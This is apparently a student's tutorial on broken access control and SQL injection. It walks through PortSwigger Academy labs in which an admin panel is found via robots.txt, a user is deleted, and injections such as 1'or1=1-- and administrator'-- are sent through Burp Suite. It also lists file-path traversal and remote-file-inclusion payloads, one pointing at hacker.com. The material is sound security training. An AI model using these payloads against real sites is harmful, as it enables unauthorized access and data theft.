


Broken Access Control Guide

- Introduction
- Access Control Types
- Some Common Attacks
- Practice Scenarios
- Conclusion

Introduction



Websites have pages that are protected from regular visitors. For example, only the site's admin user should be able to access a page to manage other users. If a website visitor can access protected pages they are not meant to see, then the access controls are broken.

A regular visitor being able to access protected pages can lead to the following:


- Being able to view sensitive information from other users
- Accessing unauthorized functionality

Simply put, broken access control allows attackers to bypass authorisation, allowing them to view sensitive data or perform tasks they aren't supposed to.

Access Control Types

From users' point of view, access control can be classified into three groups:


1. Vertical Access Control
2. Horizontal Access Control
3. Context-Dependent Access Control



Vertical Access Control

Vertical access control mechanisms restrict access to sensitive functions based on the types of users.


With vertical access controls, different types of users have access to different application functions. For example, an administrator might be able to modify or delete any user's account, while an ordinary user has no access to these actions.



Horizontal Access Control


Horizontal access control mechanisms restrict access to resources to the users who are specifically allowed to access those resources.

With horizontal access controls, different users have access to a subset of resources of the same type. For example, a banking application will allow a user to view transactions and make payments from their accounts, but not the accounts of any other user.



Context-Dependent Access Control

Context-dependent access control mechanisms restrict access to functionality and resources based on the state of the application or the user's interaction with it. Context-dependent access controls prevent a user from performing actions in the wrong order.



Some Common Attacks

1. Access to Admin Pages

Access to admin pages where sensitive functions take place generally results in vertical privilege escalation.

<https://target.com/admin>
<https://target.com/administrator>
https://target.com/web_admin

Sometimes robots.txt file discloses admin pages; this is a violation of secure design principles. However, attackers usually perform brute-force attacks to discover hidden, sensitive pages like admin pages

2. Directory Traversal File Include

Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system to read or write files that are not intended to be accessible.

The definition of the privileges is made by using Access Control Lists (ACL) which identify which users or groups are supposed to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent malicious users from accessing sensitive files.

a) Local File Inclusion

<http://example.com/getUserProfile.jsp?item=../../../../etc/passwd>

b) Remote File Inclusion

<http://example.com/index.php?file=http://hacker.com/malicious.txt>

Practice Scenarios

I used the PostSwigger lab to get familiar with the broken access control , there I used the lab which are meant for practicing

- Go to -> <https://portswigger.net/web-security/all-labs>
- Navigate to -> **Access control vulnerabilities** or

➤ Go to - > <https://portswigger.net/web-security/all-labs#access-control-vulnerabilities>

The screenshot shows a browser window with the URL <https://portswigger.net/web-security/all-labs#access-control-vulnerabilities>. The page displays a sidebar on the left with various web security topics, and the main content area on the right showing a list of lab challenges under the heading "Access control vulnerabilities".

- File path traversal, validation of start of path → (PRACTITIONER) Not solved
- File path traversal, validation of file extension with null byte bypass → (PRACTITIONER) Not solved
- Unprotected admin functionality → (APPRENTICE) Solved
- Unprotected admin functionality with unpredictable URL → (APPRENTICE) Not solved
- User role controlled by request parameter → (APPRENTICE) Not solved
- User role can be modified in user profile → (APPRENTICE) Not solved

➤ Click on the first Lab

The screenshot shows a browser window with the URL <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>. The page title is "Lab: Unprotected admin functionality".

The main content area includes:

- A header with "APPRENTICE" and "Solved" status.
- A description: "This lab has an unprotected admin panel. Solve the lab by deleting the user carlos."
- A large orange "ACCESS THE LAB" button.
- Two dropdown menus: "Solution" and "Community solutions".
- A sidebar on the right with the PortSwigger logo and text: "Find access control vulnerabilities using Burp Suite" and a "TRY FOR FREE" button.

Lab: Unprotected admin functionality

- Read the Solution and then click on the access the lab

The screenshot shows a web browser window with multiple tabs open. The active tab is 'Lab: Unprotected admin functionality' at <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>. The page displays a challenge titled 'Lab: Unprotected admin functionality' with a green 'APPRENTICE' badge and an orange 'Solved' badge. It includes instructions to solve the lab by deleting the user 'carlos'. A large orange 'ACCESS THE LAB' button is present. To the right, there's a sidebar with a blue background and white text advertising 'Find access control vulnerabilities using Burp Suite' with a 'TRY FOR FREE' button.

- Now navigate to the site <https://0ad900a504e786328091e9ef006600fd.web-security-academy.net/robots.txt>


What is a robots.txt file?

A robots.txt file is a standard used by websites to communicate with web crawlers (also known as robots or spiders). It's a simple text file placed in the root directory of a website that instructs search engine crawlers and other automated bots about which pages they are allowed or not allowed to crawl and index.

The screenshot shows a terminal window with the URL <https://0ad900a504e786328091e9ef006600fd.web-security-academy.net/robots.txt> entered. The output of the command shows the contents of the robots.txt file:

```
User-agent: *
Disallow: /administrator-panel
```

- Replace the /robots.txt with /administrator-panel



Unprotected admin functionality

Back to lab description »


Home | My account

Users

wiener - Delete
carlos - Delete

LAB Not solved

- Delete the Carlos User to solve the Lab



Unprotected admin functionality

Back to lab description »

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning »

Home | My account

User deleted successfully!

Users

wiener - Delete

LAB Solved

Conclusion

Broken Access Control is one of the most severe web application vulnerabilities since it permits unauthorized users to read, update, or delete sensitive information. Ineffectively implemented access controls can result in data breaches, privilege escalation, and financial losses for organizations.

Through role-based access control (RBAC), effective authorization checks, and secure API authentication, exploit risks can be reduced substantially. Also, recurring security testing using Burp Suite and OWASP ZAP reveals access control weaknesses that are patched prior to exploit by the attackers.

Organizations need to follow a security-first strategy while developing web applications, with access control enforced stringently at each level. That way, they can safeguard user information, keep the system secure, and avoid security breaches that can hurt both businesses and end-users.

SQL Injection

- Introduction

- Impact of SQL Injection
- Practice Lab
- Explanation of Lab

Introduction



SQL injection attack is the process of inserting or *injecting* SQL queries through *input fields* to an application to make the application give the hacker, the data he wants!

What is the impact of a successful SQL injection attack?

- A successful SQL injection attack can result in unauthorized access to sensitive data, such as
 - Passwords
 - Credit Card Details
 - Personal User Information
- SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Practice Labs

I used the PostSwigger lab to see how the SQL injection actually works ,

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

- Go to - > <https://portswigger.net/web-security/all-labs#sql-injection>

SQL injection

- LAB APPRENTICE SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →
- LAB APPRENTICE SQL injection vulnerability allowing login bypass →
- LAB PRACTITIONER SQL injection attack, querying the database type and version on Oracle →
- LAB PRACTITIONER SQL injection attack, querying the database type and version on MySQL and Microsoft →

- Click on the first lab i.e., (SQL Injection vulnerability in where)

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

ACCESS THE LAB

- After you clicked on it , you will have to go to ACCESS THE LAB
- Open BURP SUITE and then proxy->intercept on -> open browser -> turn off intercept off (so you can just login smoothly) -> go to lab following above steps -> login to your PortSwigger account(if not logged in) -> access the lab -> turn on intercept on -> click on gift -> it will send a request to the burp suite

Burp Suite Community Edition v2025.11 - Temporary Project

Request

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0aa8006e0447d8a68351051e000a005d.web-security-academy.net
3Cookie: session=[REDACTED]
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-GB,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 [REDACTED]
```

Event log (4) All issues

- Right click on it and then Send to Repeater

Burp Suite Community Edition v2025.11 - Temporary Project

Request

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0aa8006e0447d8a68351051e000a005d.web-security-academy.net
3Cookie: session=[REDACTED]
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-GB,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 [REDACTED]
```

Event log (4) All issues

- Go to Repeater and change the payload to (category = 1'or1=1--) and click on send

The screenshot shows the Burp Suite interface with the 'Temporary Project' selected. The 'Repeater' tab is highlighted in red. In the 'Request' pane, a GET request is shown with the URL: `https://Oaa8006e0447d8a68351051e000a005d.web-security-academy.net/filter?category=1'or1=1--`. The 'Response' pane shows a 200 OK status with the following HTML content:

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14406
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labsCommerce.css rel="stylesheet">
<title>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabHeader is-solved">
<div class="container">
<div class="logo"></div>
<div class="title-container">
<h1>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</h1>
<a class="link-back" href="https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data"></a>

```

- You will see the response as 200 OK, and you will get the access

The screenshot shows the Burp Suite interface with the 'Temporary Project' selected. The 'Repeater' tab is highlighted in red. In the 'Request' pane, a GET request is shown with the URL: `https://Oaa8006e0447d8a68351051e000a005d.web-security-academy.net/filter?category=1'or1=1--`. The 'Response' pane shows a 200 OK status with the following HTML content, identical to the previous screenshot:

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14406
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labsCommerce.css rel="stylesheet">
<title>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabHeader is-solved">
<div class="container">
<div class="logo"></div>
<div class="title-container">
<h1>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</h1>
<a class="link-back" href="https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data"></a>

```

- Go to the webpage and change the payload of the URL

The screenshot shows a browser window with the URL <https://0a7100b903830521856ad5f400:0007d.web-security-academy.net/filter?category=1%20or%201=%20-->. The page title is "SQL injection vulnerability". A green "Solved" badge is visible. The main content area displays the text "WE LIKE TO SHOP" with a hanger icon. Below it, the injected SQL query "1 ' or 1 = 1 --" is shown. A navigation bar at the bottom includes links for "Share your skills!", "Continue learning >", and "Home".

- We successfully injected a SQL query

Lab 2: SQL injection vulnerability allowing login bypass

Without using Burp Suite

- Go to - > <https://portswigger.net/web-security/all-labs#sql-injection>

The screenshot shows the PortSwigger Labs interface. On the left, there's a sidebar with a blue vertical bar labeled "MATERIALS". The main content area features a "Mystery lab challenge" section with a "Take me to the mystery lab challenge →" button. Below it, the "SQL injection" challenge is listed under the "APPRENTICE" level. The challenge details are: "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →". There are three other challenges listed: "SQL Injection vulnerability allowing login bypass →", "SQL injection attack, querying the database type and version on Oracle →", and "SQL injection attack, querying the database type and version on MySQL and Microsoft →". To the right, there's a sidebar with a "SIGN UP" and "LOGIN" button, and a "TRY FOR FREE" button for "Find vulnerabilities using Burp Suite". A "Privacy & Cookies" link is also visible.

- Click on the 2nd Lab and then you will see an interface as and then click on ACCESS THE LAB

The screenshot shows the 'Web Security Academy' interface. On the left, there's a sidebar with a blue header containing navigation links like 'Dashboard', 'Learning paths', 'Latest topics', etc. Below this is a list of 'SQL injection' topics. The main content area has a title 'Lab: SQL injection vulnerability allowing login bypass'. It includes a 'SOLUTION' section with two steps: '1. Use Burp Suite to intercept and modify the login request.' and '2. Modify the 'username' parameter, giving it the value: 'administrator'-''. Below this is a 'Community solutions' section. To the right, there's a sidebar with a dark blue background and white text: 'Find SQL injection vulnerabilities using Burp Suite' and a 'TRY FOR FREE' button. The URL in the address bar is <https://portswigger.net/web-security/sql-injection/lab-login-bypass>.

LAB

- Click on My account

The screenshot shows the 'WebSecurity Academy' website. At the top, there's a navigation bar with links like 'Home', 'Solved', 'Share your skills!', 'Continue learning >', and a 'Screenshot taken' button. The main content area displays a message 'Congratulations, you solved the lab!' and a 'WE LIKE TO SHOP' logo. Below this are four product cards: 'Pest Control Umbrella' (rating 5 stars, \$55.49), 'Potato Theater' (rating 3 stars, \$7.07), 'Hydrated Crackers' (rating 4 stars, \$4.52), and 'There's No Place Like Gnome' (rating 3 stars, \$62.78). Each card has a 'View details' button. The URL in the address bar is <https://0a0400b50355d63e805906be006000f2.web-security-academy.net/my-account>.

- In the username section add administrator'-- and give any random password and click on

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

Login

Username
administrator'--

Password

Log in

login

- You will successfully get logged in as Administrator

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

My Account


Your username is: administrator

Email


Update email

With Using Burp Suite

- Open Burp Suite and then go to Proxy -> open browser -> follow the above steps until you are in LoginPage of the lab and it looks like this



- Go to burp suite -> proxy -> intercept on -> and then go to the browser



- Give random username and password -> click on login -> a post login request will be sent to Burp

- Right click on request -> sent to repeater -> go to repeater

- Change payload of username to (administrator'--) -> click on send

Request

```

1 POST /login HTTP/2
2 Host: 0a5600c103e77685801021f300820035.web-security-academy.net
3 Cookie: session=d7V7ad4QLf9vBpK0tRQ7mdhhdwrfPP5O
4 Content-Length: 66
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-GB,en;q=0.9
10 Origin: https://0a5600c103e77685801021f300820035.web-security-academy.net
